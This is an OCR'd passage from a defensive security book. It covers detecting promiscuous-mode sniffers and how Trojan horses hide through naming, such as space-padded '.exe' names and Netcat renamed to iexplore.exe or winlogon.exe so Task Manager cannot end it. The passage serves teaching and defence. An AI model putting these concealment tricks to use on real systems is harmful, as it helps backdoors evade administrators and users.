
If you see a line of output, your interface is likely running in promiscuous mode. If the output is blank, your system is likely not in promiscuous mode. Unfortunately, this `ifconfig` trick doesn't show promiscuous mode on every UNIX variation. In particular, `ifconfig` on Solaris and most flavors of Linux based on kernels 2.4.x do not indicate promiscuous mode when a sniffer is running. For Solaris and these flavors of Linux, `ifconfig` shows the configuration of the interface, but says nothing about promiscuous mode at all. To detect promiscuous mode on Solaris, you can use the `ifstatus` tool, available for free at *www.cymru.com/Tools*. On Linux systems with the 2.4.x kernel, look at your system logs, stored in /var/log/messages. If you see a log item that declares your interface is in promiscuous mode, then it likely is. To search your log file for the word *Promisc*, you can use the `grep` command as follows:

```
# grep Promisc /var/log/messages
```

Alternatively, on Linux, run the command `ip link`, which accurately displays promiscuous mode, even with kernel 2.4.x.

On a Windows machine, you can locally detect a sniffer using the nifty little tool `Promiscdetect.exe`, written by Arne Vidstrom at *http://ntsecurity.nu/toolbox/promiscdetect/*. This easy-to-use sniffer detector is shown in Figure 5.23. Note that I have highlighted the area showing that this system's interface is indeed in promiscuous mode.

Figure 5.23. Promiscdetect.exe discovering a sniffer on Windows 2000.



While `ifconfig`, `ifstatus`, `ip link`, and `Promiscdetect.exe` all run on the local system, another type of promiscuous mode detection is available: checking across the network. Now, there's no such thing as an official ICMP promiscuous check packet, so we need to get a little more clever to detect promiscuous mode remotely. Also, note that the electrical properties of a network interface don't change when the interface is in promiscuous mode. For all you electrical engineering enthusiasts out there, the voltage doesn't drop, the current doesn't spike, and the impedance of the interface doesn't change when promiscuous mode is invoked. While all of these characteristics remain the same, the *behavior* of the interface is altered. When I send it certain packets across the network, an interface might respond in an unusual fashion if it is in promiscuous mode. One tool that measures promiscuous mode across the network using this technique is Sentinel, written by someone named "bind" and available at *www.packetfactory.net/Projects/sentinel*. Another, older tool called AntiSniff offers similar features. However, in my experience, Sentinel's results are more accurate. It generates fewer false positives and false negatives.

To use Sentinel, a system administrator first installs it on a machine running a flavor of Linux or BSD. This Sentinel machine will be used to measure the responses of all other systems on that LAN to determine if their interfaces are in promiscuous mode. Sentinel detects promiscuous mode remotely using three heuristic checks known as the DNS, ether-ping, and ARP tests. In the DNS test, Sentinel sends a bunch of packets on the LAN destined for various arbitrary IP addresses not on the LAN, such as 10.1.1.1. Then, Sentinel watches to see if any of these machines attempts a reverse DNS lookup on that IP address. As an analogy, suppose I'm checking to see if you are listening in on my conversations. I could suddenly blurt out a name, such as "John Jacob Jingleheimer Schmidt." Then, I could watch you to see if you start asking for the postal address of Mr. Schmidt. If, out of the blue, you suddenly start asking for the postal address associated with this highly unusual name, you are

likely monitoring my conversations.

In the etherping test, the Sentinel system sends a ping packet to the suspect system's IP address, but uses a bogus destination MAC address. If the suspect system is not in promiscuous mode, it should ignore the packet, because it is not destined for this system's hardware address. However, if the machine is in promiscuous mode, it will gather all packets on the LAN, including the one with the bogus destination MAC address. When it receives a ping, the IP protocol stack on the system will send a ping response. If I receive a ping response, the suspect machine is looking at traffic that it shouldn't be, and is therefore likely in promiscuous mode.

The ARP test is very similar to the etherping test. I send out an ARP request that asks which MAC address is associated with the suspect machine's IP address. I send this ARP request to a bogus MAC address, so the suspect system shouldn't see it on the LAN. However, if it's in promiscuous mode, the suspect system might just sniff this request and send me an ARP response. If I get an ARP response, the suspect machine grabbed a packet that wasn't destined for its hardware address, a positive sign of a promiscuous sniffer.

So, using these tools and techniques, we can locally or remotely detect promiscuous mode on a target system. If the interface is in promiscuous mode, we need to investigate that machine very carefully to find which program altered the state of the interface.

Additionally, to help limit the effectiveness of promiscuous sniffing backdoors, you can configure your sensitive routers, firewalls, and hosts to ignore gratuitous ARPs. Without a gratuitous ARP to launch an ARP cache poisoning attack, sniffing in a switched environment is significantly more difficult for the bad guys. Some firewalls offer the capability of ignoring gratuitous ARPs. For other systems on sensitive LANs, you can hard-code the ARP table of your most important machines (e.g., your main routers, Web servers, mail servers, and DNS servers) so that a given IP address always maps to the same MAC address, severely limiting the attacker's options for sniffing. Hard-coding ARP tables does increase management complexity, because you have to manually configure ARP tables on each system, and update them every time you deploy a new network interface card. Therefore, you should only implement this solution on very sensitive LANs, such as your Internet DMZ and most important internal networks. Furthermore, you can activate port-level security on your switches to limit which MAC addresses the switch will allow to communicate through it, again cutting off the options available to the attacker in launching gratuitous ARPs.

Conclusions

Well, crafty attackers certainly have cooked up a putrid feast of different types of backdoors, all designed to bypass our normal security controls. Yet, their nastiness doesn't stop with the techniques we've discussed in this chapter. So far, we've just seen how attackers get their backdoors running, and how they communicate with them across the network. We've just scratched the surface. In the next chapter, we'll delve into the details of how attackers disguise their backdoors to make them look like benign programs. As we shall soon see, attackers use Trojan horse techniques to dress up the backdoors we've discussed in this chapter, making discovery of the backdoors an even trickier process.

Summary

Backdoors are programs that allow attackers to gain access to a system, bypassing normal security controls. Backdoors allow the attacker to access a system on the attacker's terms, not the system administrator's. The word *backdoor* is not synonymous with *Trojan horse*, although people frequently confuse the terms. Trojan horse programs, which are covered in the next chapter, appear to have some benign or even beneficial purpose.

Backdoors can be used for remote execution of individual commands, to gain a command shell on a target system, or even to control the GUI of a victim machine remotely. Using a backdoor, an attacker attempts to maintain control of a victim machine. Attackers often install backdoors after exploiting a misconfiguration or vulnerability on a target. Alternatively, the attacker could trick a user or administrator into installing the backdoor. Backdoors typically run with the permissions of the person who installs them.

Attackers sometimes activate backdoors by including them in start-up folders or initialization scripts on the target system. Alternatively, an attacker could schedule the backdoor to start running at a specific time using the Windows Task Scheduler or UNIX cron facility. To prevent these techniques, you should periodically check for alterations to your critical system files and look for unusual scheduled tasks.

Netcat is a simple program that connects standard input and output to various TCP and UDP ports on the network. With this capability, it is often abused as a backdoor. Using Netcat, an attacker can create a passive backdoor shell listener waiting for a connection, or implement an active connection that shovels a shell across the network. The latter technique gets around firewalls that block incoming connections. Cryptcat is an encrypting version of Netcat that uses symmetric encryption. To defend against Netcat, Cryptcat, and a variety of other backdoor shell tools, you should utilize network firewalls, install personal firewalls, conduct periodic port scans, and look for unusual local ports listening on a machine.

Many tools allow for transmission of GUI control across the network, including the very popular VNC tool. VNC servers can passively wait for connections, or actively shovel a GUI across the network. In publicly released versions of WinVNC, the server always shows up in the tool tray or as a running service. Nonpublic versions, however, mask their presence in the GUI. VNC can be installed remotely using registry importing techniques. To defend against tools that send GUI control across the network, you should utilize the same defenses we discussed for backdoor shell tools.

To increase their stealthiness, not all backdoors listen on TCP or UDP ports. Some tools use ICMP. Others use sniffers, in nonpromiscuous or promiscuous mode. Because they don't use a port, they are more difficult to detect. Promiscuous sniffers can confuse investigators because they can make a backdoor appear to be on another system. Sniffers can be used in a switched environment using ARP cache poisoning techniques. To defend against these tools, look for unusual processes, especially those with superuser privileges. Also, you should deploy network-based intrusion detection tools to look for various backdoor commands. Finally, check for promiscuous mode locally using tools such as `ifconfig`, `ifstatus`, `ip link`, and `Promiscdetect.exe` and remotely using Sentinel.

References

[1] "Definition of the RunOnce Keys in the Registry," Microsoft Knowledge Base Article 137367, Microsoft Web site, *http://support.microsoft.com/default.aspx?scid=kb;EN-US;137367*.

[2] "Description of the RunOnceEx Registry Key," Microsoft Knowledge Base Article 232487, Microsoft Web site, *http://support.microsoft.com/default.aspx?scid=kb;EN-US;232487*.

[3] "REG: Sybsystem Entries, Part 2," Microsoft Knowledge Base Article 102972 Microsoft Web site, *http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B102972*.

[4] "Description of the Microsoft Windows Registry," Microsoft Knowledge Base Article 256986, Microsoft Web site, *http://support.microsoft.com/default.aspx?scid=kb;EN-US;256986*.

[5] Edward Skoudis, *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, Chapter 8, 2001, Prentice Hall.

[6] H.D. Moore, Remote VNC Installation, *www.illmob.org/texts/remote_installation_vnc.txt*.

[7] Dug Song, Dsniff Frequently Asked Questions, *http://monkey.org/~dugsong/dsniff/faq.html*.

[8] Edward Skoudis, *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, Chapter 8, 2001, Prentice Hall.

Chapter 6. Trojan Horses

You might have read the last chapter on backdoors and thought to yourself, "I'd never run a program named Netcat or VNC on my machine, so I'm safe!" Unfortunately, it isn't that easy. Attackers with any modest level of skill will disguise the nasty backdoors we covered in the last chapter or hide them inside of other programs. That's the whole idea of a Trojan horse, which we define as follows:

> *A Trojan horse is a program that appears to have some useful or benign purpose, but really masks some hidden malicious functionality.*

As you might expect, Trojan horses are called *Trojans* for short, and the verb referring to the act of planting a Trojan horse is *to Trojanize* or even simply *to Trojan*. If you recall your ancient Greek history, you'll remember that the original Trojan horse allowed an army to sneak right through a highly fortified gate. Amazingly, the attacking army hid inside a giant wooden horse offered as a gift to the unsuspecting victims. It worked like a charm. In a similar fashion, today's Trojan horses try to sneak past computer security fortifications, such as firewalls, by employing like-minded trickery. By looking like normal, happy software, Trojan horse programs are used for the following goals:

- Duping a user or system administrator into installing the Trojan horse in the first place. In this case, the Trojan horse and the unsuspecting user become the entry vehicle for the malicious software on the system.
- Blending in with the "normal" programs running on a machine. The Trojan horse camouflages itself to appear to belong on the system so users and administrators blithely continue their activity, unaware of the malicious code's presence.

Many people often incorrectly refer to any program that gives remote control of or a remote command shell on a victim machine as a Trojan horse. This notion is mistaken. I've seen people label the VNC and Netcat tools we covered in the last chapter as Trojan horses. However, although these tools can be used as backdoors, by themselves they are not Trojan horses. If a program merely gives remote access, it is just a backdoor, as we discussed in Chapter 5. On the other hand, if the attacker works to *disguise* these backdoor capabilities as some other benign program, then we are dealing with a true Trojan horse.

Attackers have devised a myriad of methods for hiding malicious capabilities inside their wares on your computer. These techniques include employing simple, yet highly effective naming games, using executable wrappers, attacking software distribution sites, manipulating source code, co-opting software installed on your system, and even disguising items using polymorphic coding techniques. As we discuss each of these elements throughout this chapter, remember the attackers' main goal: to disguise their malicious code so that users of the system and other programs running on the machine do not realize what the attacker is up to.

In this chapter, we'll discuss both widely used and cutting-edge techniques. Keep in mind, however, that attackers are a creative and devious lot. They use the concepts we'll cover, but tweak them in innumerable ways to achieve maximum subterfuge.

What's in a Name?

'Tis but thy name that is my enemy.

—William Shakespeare, *Romeo and Juliet*, 1595

At the very simplest level of Trojan horse techniques, an attacker might merely alter the name of malicious code on a system so that it appears to belong on that machine. By giving a backdoor program the same name of some other program you'd normally expect to be on your system, an attacker might be able to operate undetected. After all, only the lamest of attackers would run malicious code using the well-known name of that code, such as Netcat or VNC. Don't get me wrong, however. If a really dim-witted bad guy attacks my system and uses techniques that I can easily spot, I'm all for it. That makes my job easier. I'm perfectly happy to catch any attacker when he or she makes a mistake of that magnitude, and, thankfully, I have found several instances of attackers calling a backdoor Netcat or even VNC. However, we can't expect all of our adversaries to make such trivial errors, so let's investigate their naming games in more detail.

Playing with Windows Suffixes


One very simple Trojan horse naming technique used by attackers against Windows systems is to trick victims by creating a file name with a bunch of spaces in it to obscure the file's type. As you no doubt know, the three-letter suffix (also known as an "extension") of a file name in Windows is supposed to indicate the file's type and which application should be used to view that file. For example, executables have the .EXE suffix, whereas text files end in .TXT. The information security business has done a good job over the last decade of informing our users not to run executable attachments included in e-mail or those that appear on their hard drive. "Unknown EXE files cause trouble," we lecture our users, with furled eyebrows and a deep voice to emphasize the importance of this lesson. So, given users' fright and awe in the presence of EXE files, how could a malicious executable program be disguised as something benign, such as a simple text file? An attacker could confuse a victim by naming a file with a bunch of spaces before its real suffix, like this:

```
just_text.txt                              .exe
```

That .EXE at the end of the name after all of the spaces makes the program executable, but the unwary user might not notice the .EXE suffix. If users look at such a file with the Windows Explorer file viewer, it'll appear that the file might just be text, as shown in Figure 6.1. For comparison to a benign file, the first line in Figure 6.1 shows a normal text file, with a normal text file icon and a file type of Text Document. Most users would have no qualms about double-clicking such a nice-looking, happy file. The second line, however, is far more evil. It shows an executable file with a name of "just_text.txt .exe". Note that the display shows the name of the file as just_text.txt followed by "...".

Those innocent-looking dots mean that the file name is actually longer than what is displayed.

Figure 6.1. Hiding the EXE extension after several spaces.



Of course the Explorer file viewer shows the second file's type as Application and displays an executable's icon next to the name instead of a text file icon. Still, the vast majority of users would never notice these somewhat subtle distinctions. If this is a huge concern for the attackers, they could even configure the system so that an executable program type's icon actually appears as a .TXT icon. This can be accomplished by altering the icon using one of a variety of tools, such as the free E-Icons program available at *www.deepgls.com/eicons/*. Alternatively, an attacker could choose a file type that is both executable *and* has an icon that looks quite similar to a text file, such as the Shell Scrap Object file type, with an .SHS extension. These .SHS files are used to bundle together commonly copied and pasted text and pictures, as well as commands, for various Windows programs. The third line of Figure 6.1 shows a typical .SHS file. The fourth line of the figure shows a combination of these techniques: a .SHS file is given a name of "just_text.txt .shs", which includes several spaces to make it appear as a .TXT file. You can easily see how a user could get duped into executing this type of file.

Numerous file suffixes could be used to deliver and contain malicious code on a target machine. Table 6.1 shows the different file types developers use to hold binary, scripts, and other types of executable code. Many, but certainly not all, of these script types are tied to Windows machines, as the Windows operating system is freakishly obsessed with a file's type being stored in the suffix. However, the phenomenon is not limited to Windows. On UNIX systems, some program types are also indicated with a suffix, including .sh, .pl, and .rpm files. It's important to note, however, that UNIX doesn't put any special meaning into a file's suffix, unlike Windows. In Windows, the operating system uses the suffix to determine which application to use when opening a document. On UNIX machines, this suffix is just a handy reference for users; UNIX won't run a specific application based merely on the file suffix. Still, any one of these file types in Table 6.1 could be abused to spread malicious code. For a detailed description of any type of file suffix, you can refer to the very handy Filext Web site, at *http://filext.com*.

Table 6.1. Useful File Extensions to Filter at an Internet Gateway

File Extension	Purpose of This Type of File
.API	Acrobat Plug-in, for extending the capabilities of Adobe's Acrobat file viewing tool.
.BAT	Batch processing file, used to execute a series of contained commands in sequential order.
.BPL	Borland package libraries, containing chunks of shared code used in programs developed within the Delphi software language and environment.
.CHM	Compiled HTML Help file, which could include a link that would download and execute malicious code on a victim machine.

File Extension	Purpose of This Type of File
.COM	Command file, containing scripts or even executables for DOS and Windows systems.
.CPL	Windows Control Panel Extension, allowing new capabilities in your previously dull and monotonous control panels.
.DLL	Dynamic Link Library, executable code that is shared by other programs on the system.
.DPL	Delphi Package Library, used to add bundled together shared libraries of code developed in the Delphi programming environment.
.DRV	Device driver, used to extend the hardware support of a Windows machine, but could be abused to modify the kernel and completely control the victim machine.
.EXE	Windows binary executable program.
.HTA	HyperText application, a file that can run applications from an HTML document.
.JS	JavaScript, a scripting language that can be embedded in HTML or run through any JavaScript interpreter, including the Windows Scripting Host built into most Windows systems.
.OCX	Object Linking and Embedding (OLE) control, used to orchestrate the interaction of several programs on a Windows machine.
.PIF	Program Information File, used to tell Windows how to run a non-Windows application.
.pl	Perl script, a powerful, high-level scripting language supported on most UNIX systems and some Windows machines.
.SCR	Screen saver program, which includes binary executable code.
.SHS	Shell Scrap Object file, a format used to hold frequently repeated commands, text, and pictures for Windows programs.
.SYS	System configuration file, normally used to establish system settings, but could be used by an attacker to reconfigure a victim machine.
.VBE	VBScript Encoded Script file, used to carry Visual Basic Scripts.
.VBS	Visual Basic Script, a scripting language built into many Windows machines.
.VXD	Virtual device driver, a device driver with direct access into a Windows kernel.
.WMA	Windows Media Audio file, used to store audio data, but has been exploited to carry a buffer overflow designed to execute malicious code embedded in the file.
.WSF	Windows Script File, designed to carry a variety of Windows script types.
.WSH	Windows Script Host Settings file, used to configure the script interpreter program on a Windows machine.
.rpm	Red Hat Package Manager, used to bundle libraries, configuration files, and code for simpler installation on Linux systems.
.sh	A UNIX shell script or shell archive file, used to carry sequences of commands for a UNIX shell, usually the Bourne shell (sh) or Bourne again shell (bash)

There sure are many suffixes that could contain executable code of some form. Your users are not going to be able to memorize every single item in this massive list. Still, they should be wary of the

biggies that are most often abused by bad guys, such as .EXE, .COM, .BAT, .SCR, .PIF, and .VBS.

Mimicking Other File Names

These Trojan horse naming issues go beyond just putting a bunch of spaces between the name and its file extension on Windows systems. We've just barely scratched the surface. Often, to fool a victim, attackers create another file and process with exactly the same name as an existing program installed on the machine, such as the UNIX init process. Init normally starts running all other processes while the system boots up. In this type of naming attack, you could actually see two processes named init running on your system: your normal init that's supposed to be there, and another Trojan horse named init by the attacker. This is a particularly bizarre circumstance, kind of like waking up and finding that you have two noses.

Similarly, on a Windows machine, you could notice that there are two running processes called iexplore. A bunch of such naming schemes are possible. Table 6.2 lists common programs expected to be running on Windows and UNIX operating systems whose names are frequently borrowed by attackers for malicious code. It is hugely important to note the following: There are often *supposed* to be processes running on your machine with these names. Don't freak out if you see a running program named init or iexplore! In all likelihood, these are merely the legitimate programs that should be on your system. If these are legitimate processes, you should not kill them, as your machine requires them to function properly. We're discussing this issue because attackers sometimes impersonate these vital programs using Trojan horses that have the same name.

Of course, the list in Table 6.2 is not comprehensive, as tens of thousands of possible programs and variations would fill this whole book. Still, I want to give you a flavor for the types of Trojan horse naming attacks I'm seeing in the wild in the incidents I handle. If you investigate computer attacks, expect to see these exact names, subtle variations on these names, and a variety of other similar tricks.


I remember a particularly compelling Trojan horse naming attack attempted against me recently. I saw this technique at a SANS security conference, where I run a hacker tools workshop about once per month. In these workshops, student attendees get the opportunity to break into several experimental machines I build and maintain for the class. Students learn the mindset and skills of an attacker, and I get to have fun watching them repeatedly smash into my systems. During one workshop, I received an urgent e-mail from one of my students. The e-mail extolled the virtues of a very exciting new game, named Vixens with No Clothes, or VNC for short. The sender detailed all of the enticing blockbuster action in this exciting game, which I was invited to install free of charge! How could any reasonable person pass up such an incredible opportunity? In keeping with the fun atmosphere of the workshop, I decided to take the bait knowingly and installed this supposedly nifty game. However, as you might expect, not only were there no clothes … there were no vixens either! I watched as the keyboard and mouse on my screen began to move by themselves, while squeals of joy erupted from my attacker on the other side of the computer lab! Of course, this was all just a little game. Real-world attackers might not be so blatant, but this example really helps illustrate the concept of using deceptive naming to achieve installation of a Trojan horse backdoor.

Table 6.2. Common Names Given to Trojan Horses to Blend In

Name Given to Trojan Horse	Operating System	Legitimate Program That the Trojan Horse Is Trying to Look Like
init	UNIX	During the UNIX system boot sequence, this process runs first and initiates all other processes running on the box.
inetd	UNIX	This process listens on the network for connection requests for various network services, such as Telnet and FTP servers.
cron	UNIX	This process runs various programs at pre-scheduled times.
httpd	UNIX	On a UNIX Web server, several copies of this process typically run to respond to HTTP requests.
win	Windows	Typically there is no legitimate process by this name on a Windows box. However, attackers take advantage of the fact that many administrators might *expect* to see a process with this name.
iexplore	Windows	This executable is Microsoft's Internet Explorer browser. On most Windows systems, a spare browser running every once in a while would go unnoticed.
notepad	Windows	This familiar editor frequently used on Windows systems is an ideal program for an attacker to impersonate. Several backdoor tools attempt to impersonate notepad.exe.
SCSI	Any	Attackers sometimes name their Trojan horse processes SCSI, attempting to dupe an administrator into thinking that the program controls the SCSI chain. An administrator will hesitate to kill a process named SCSI for fear that it might disable the hard drive.
UPS	Any	Sometimes, attackers name their processes UPS to fool administrators into thinking the program controls the uninterruptible power supply.


For another more real-world example, check out Figure 6.2. You can see the familiar Windows Task Manager on my Windows 2000 system. By hitting Ctrl-Alt-Delete, selecting Task Manager, and then looking at the Processes tab, I can see the various processes running on my box. The list of Figure 6.2 look pretty reasonable. In particular, you can see that I'm running one instance of the Internet Explorer browser (iexplore.exe).

Figure 6.2. Normal Windows Task Manager: Here is what I expect to be running on my Windows 2000 system.



Now, to illustrate a Trojan horse name-based attack, check out Figure 6.3. Here, we see an attacker copying the Netcat program, giving it the rather curious name of iexplore.exe. That's pretty nasty, but rather common. After creating the copy of Netcat, our intrepid attacker, evil dude that he is, sets up a backdoor listener with the copy. The backdoor is waiting with a command shell on TCP port 2222. However, if you look at the Task Manager now, it appears that there is just another copy of iexplore.exe, the Internet Explorer browser, running on my machine. Users or administrators searching for a malicious process would likely overlook this extra little goodie running on the box, as it looks completely reasonable.

Figure 6.3. Bad guy runs Netcat. Now, the evil attacker creates a copy of Netcat called iexplore.exe and runs a backdoor listening on TCP port 2222.



Giving a backdoor a name like iexplore.exe is pretty sneaky. However, an attacker could do something even worse by taking advantage of an interesting characteristic of Windows 2000, XP, and 2003. In these operating systems, the Task Manager won't allow you to kill processes that have certain names [1]. If a process is named winlogon.exe, csrss.exe, or any other name shown in Table 6.3, the system automatically assumes that it is a sensitive operating system process based solely on


its name. These names are all used for very important processes on a Windows machine [2], but attackers can use the exact same name for a backdoor. We'll discuss the interplay between many of these processes in more detail in Chapter 8.

Table 6.3. Windows Process Names That Cannot Be Killed with Task Manager

Windows Process Name	Purpose of Legitimate Process with This Name
csrss.exe	This is the environment subsystem process, which supports creating and deleting processes and threads, running 16-bit virtual DOS machine processes, and running console windows.
services.exe	This process is the Windows Service Controller, which is responsible for starting and stopping system services running in the background.
smss.exe	The Session Manager SubSystem on Windows machines is invoked during the boot process. Among numerous other tasks, it starts and supports the programs needed to implement the user interface, including the graphics subsystem and the log on processes.
System	This process includes most kernel-level threads, which manage the underlying aspects of the operating system.
System Idle Process	On a Windows system, this process is just a placeholder to indicate all of the CPU cycles consumed by idle tasks, when no specific other processes have a pressing need.
winlogon.exe	This process authenticates users on a Windows system by asking for user IDs and passwords, and interacting with other components to verify their validity.

If an attacker gives a backdoor a name from Table 6.3, Task Manager will refuse to kill it. The system gets confused, believing the backdoor process is really the vital system process. The system is overprotective. To prevent a user from accidentally killing a vital process and making the system unstable, Windows goes overboard by preventing users from killing any process with such a name. To illustrate this concern, in Figure 6.4, I created a copy of Netcat named winlogon.exe, executed it as a backdoor listener, and tried to kill this imposter using Task Manager. The system instantly popped up a dialog box saying, "This is a critical system process. Task Manager cannot end this process." You might think that Windows would be smart enough to differentiate vital system processes from imposters by looking at the file on the hard drive the process was started from, or even its process ID number. However, Windows doesn't do this, and just assumes that any process named winlogon.exe or csrss.exe must be okay. Therefore, unfortunately, these names are just perfect for Trojan horse backdoors, because they are more difficult for a system administrator to terminate, if they are ever discovered.

Figure 6.4. On Windows, backdoors that have the same names as vital system processes cannot be killed by Task Manager.



As an additional concern, under certain circumstances, you might legitimately have multiple copies of both csrss.exe and winlogon.exe running on a machine. If you use Windows Terminal Services or Citrix to allow multiple users to simultaneously log on to virtual desktops on a single Windows machine, each user will have a csrss.exe and winlogon.exe. So, if there are two or more copies of these two processes running, you might not have been attacked; you're just looking at the processes created for different users. For the other processes listed in Table 6.3, however, only a single instance of the process should show up in Task Manager.

The Dangers of Dot "." in Your Path

Another issue associated with Trojan horse names involves the setting of the path variable for users and administrators. On Windows and UNIX, most running programs, including command shells and even GUIs, have the concept of a path. This variable just contains a list of directories that are searched in order from start to finish when a new program or command name is executed. For example, on my UNIX machine, I can view my path by typing:

```
$ echo $PATH
```

The default path for users on my UNIX box includes a variety of directories, such as /bin, /usr/bin, /usr/local/bin, and so on. These directories are the locations of the commands commonly run by users on UNIX machines.

On Windows, you can view your path by using the set command and searching for the word *Path*, as follows:

```
C:\> set Path
```

My default path on Windows includes folders such as C:\WinNT \System32, C:\WinNT, and others.

Whenever I type a program's name at a command prompt, my system starts combing through the directories in my path, one by one, until it finds the command and runs it. If it cannot find the command in my path, the system responds with an error message, saying that the program or command could not be found.

On UNIX systems, by default, your current working directory, referred to as "." and usually pronounced "dot," is not in your path. So, if you change to a directory, and type the name of a program in that directory, you'll get a "Command not found" error, even though you are in the same directory as the program you are looking for. This can be frustrating for new UNIX users, but not having the current working directory in your path is a very good thing from a security perspective!

